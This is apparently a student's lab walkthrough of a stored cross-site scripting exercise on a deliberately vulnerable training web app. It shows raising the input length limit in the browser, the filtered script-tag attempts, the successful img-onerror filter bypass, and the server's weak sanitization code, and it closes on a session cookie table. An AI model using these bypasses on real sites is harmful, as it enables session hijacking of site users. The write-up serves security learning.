
Stored or persistent cross side scripting is when an attacker passes malicious code through a vulnerable website to be saved on the server. When other users query the website they will be served the infected files.



10.0.2.4:8001/vulnerabilities/xss_s/

**Vulnerability: Stored Cross Site Scripting (XSS)**


| | |
|---|---|
| Name * | |
| Message * | |

Sign Guestbook | Clear Guestbook

**More Information**

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

In this example there are two input areas and two buttons. one of these buttons will save the name and message to the 'guestbook'.



10.0.2.4:8001/vulnerabilities/xss_s/

**Vulnerability: Stored Cross Site Scripting (XSS)**

| | |
|---|---|
| Name * | <h1>test</ |
| Message * | |

Sign Guestbook | Clear Guestbook


**More Information**

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
<table width="550" cellspacing="1" cellpadding="2"
border="0">
  <tbody>
    <tr>
      <td width="100">Name *</td>
      <td>
        <input name="txtName" type="text" size="30"
        maxlength="100">
      </td>
    </tr>
    <tr>…</tr>
    <tr>…</tr>
  </tbody>
</table>
```

```
element {                      inline
}
input, textarea, select   main.css:32
  {
  font: 100% arial,sans-serif;
  vertical-align: middle;
}
Inherited from div#main_body
div#main_body {          main.css:131
  ~~font-size: 13px;~~
```

I attempt with a preliminary html tag - but find the designer limit the number of characters used for the name and message. The vulnerable website allows client side of the browers to arrange things, so I change the number of characters and proceed.



10.0.2.4:8001/vulnerabilities/xss_s/

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name * `<script>al`

Message *

Sign Guestbook | Clear Guestbook


Name: test
Message: test

**More Information**

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html

```
<table width="550" cellspacing="1" cellpadding="2"
border="0">
  <tbody>
    <tr>
      <td width="100">Name *</td>
      <td>
        <input name="txtName" type="text" size="30"
        maxlength="100">
      </td>
    </tr>
    <tr>…</tr>
    <tr>…</tr>
  </tbody>
</table>
```

The html tag passes fine



Not secure | 10.0.2.4:8001/vulnerabilities/xss_s/

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name * `<script>al`

Message *

Sign Guestbook | Clear Guestbook

**More Information**


- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
<!DOCTYPE html>
<html lang="en-GB">
  <head>…</head>
  <body class="home">
    <div id="container">
      <div id="header">…</div>
      <div id="main_menu">…</div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" ">
              <table width="550" border="0" cellpadding="2"
              cellspacing="1">
                <tbody>
                  <tr>
                    <td width="100">Name *</td>
                    <td>
                      <input name="txtName" type="text" size="30"
                      maxlength="100"> == $0
                    </td>
                  </tr>
                  <tr>…</tr>
                  <tr>…</tr>
                </tbody>
```

Use $0 in the console to refer to this element.

the number must be changed again as the page reloads

I fill in with a malicious script



**Vulnerability: Stored Cross Site Scripting (XSS)**


Name * `<script>"alert('Malicious script')"</script>`

Message *

**More Information**

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

the word script seems to be filtered



**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *


Message *

```
Name: 'alert()'
Message: you\'ve been pwned
```

**More Information**


- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
<!DOCTYPE html>
<html lang="en-GB">
 ▸<head>…</head>
 ▾<body class="home">
   ▾<div id="container">
     ▸<div id="header">…</div>
     ▸<div id="main_menu">…</div>
     ▾<div id="main_body">
       ▾<div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
         ▾<div class="vulnerable_code_area">
           ▾<form method="post" name="guestform" ">
             ▾<table width="550" border="0" cellpadding="2"
               cellspacing="1">
               ▾<tbody>
                 ▾<tr>
                    <td width="100">Name *</td>
                   ▾<td>
                      <input name="txtName" type="text" size="30"
                      maxlength="10"> == $0
                    </td>
                  </tr>
                 ▸<tr>…</tr>
                 ▸<tr>…</tr>
                </tbody>
… ody_padded  div.vulnerable_code_area  form  table  tbody  tr  td  input
element.style {
}
```



```
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysc
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ?
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ?

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLC

    //mysql_close();
}
```

and confirmed




Vulnerability: Stored Cross Site Scripting (XSS)

Name * `<SCRIPT>'alert()'</SCRIPT>`

Name: 'alert()'
Message: you\'ve been pwned

so I attempt writing them in uppercase but it doesn't work either


Vulnerability: Stored Cross Site Scripting (XSS)

Name * `<img src=x onerror='alert()'/>`

Message * `pwnage`

Sign Guestbook | Clear Guestbook


```
Name: 'alert()'
Message: you\'ve been pwned
```

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

```
<!DOCTYPE html>
<html lang="en-GB">
 <head>…</head>
 <body class="home">
  <div id="container">
   <div id="header">…</div>
   <div id="main_menu">…</div>
   <div id="main_body">
    <div class="body_padded">
     <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
     <div class="vulnerable_code_area">
      <form method="post" name="guestform" ">
       <table width="550" border="0" cellpadding="2" cellspacing="1">
        <tbody>
         <tr>
          <td width="100">Name *</td>
          <td>
           <input name="txtName" type="text" size="30" maxlength="10"> == $0
          </td>
         </tr>
         <tr>…</tr>
         <tr>…</tr>
        </tbody>
```


I try using and img src maneuver. If i can put an img src that points to an impossibility, then the action will throw and error, and I can dictate what happens on the error, thus bypassing the filter


10.0.2.4:8001 says

OK

```
Name: 'alert()'
Message: you\'ve been pwned

Name:
Message: pwnage

Name:
Message: pwnage
```

it is successful. Now that this malicious message is now saved in the 'guest book' of this website, we can do something more devious.




| Name | Value | Do… | Path | Exp.. | Size | HttpOnly | S. | Sa… | Sa… | Par… | Pr… |
|---|---|---|---|---|---|---|---|---|---|---|---|
| security | low | 10.… | / | Ses… | 11 | | | | | | Me… |
| PHPSESSID | e83c257f25f6bc15362337effa3081aa | 10.… | / | Ses… | 41 | | | | | | Me… |

Cookie Value ☐ Show URL decoded

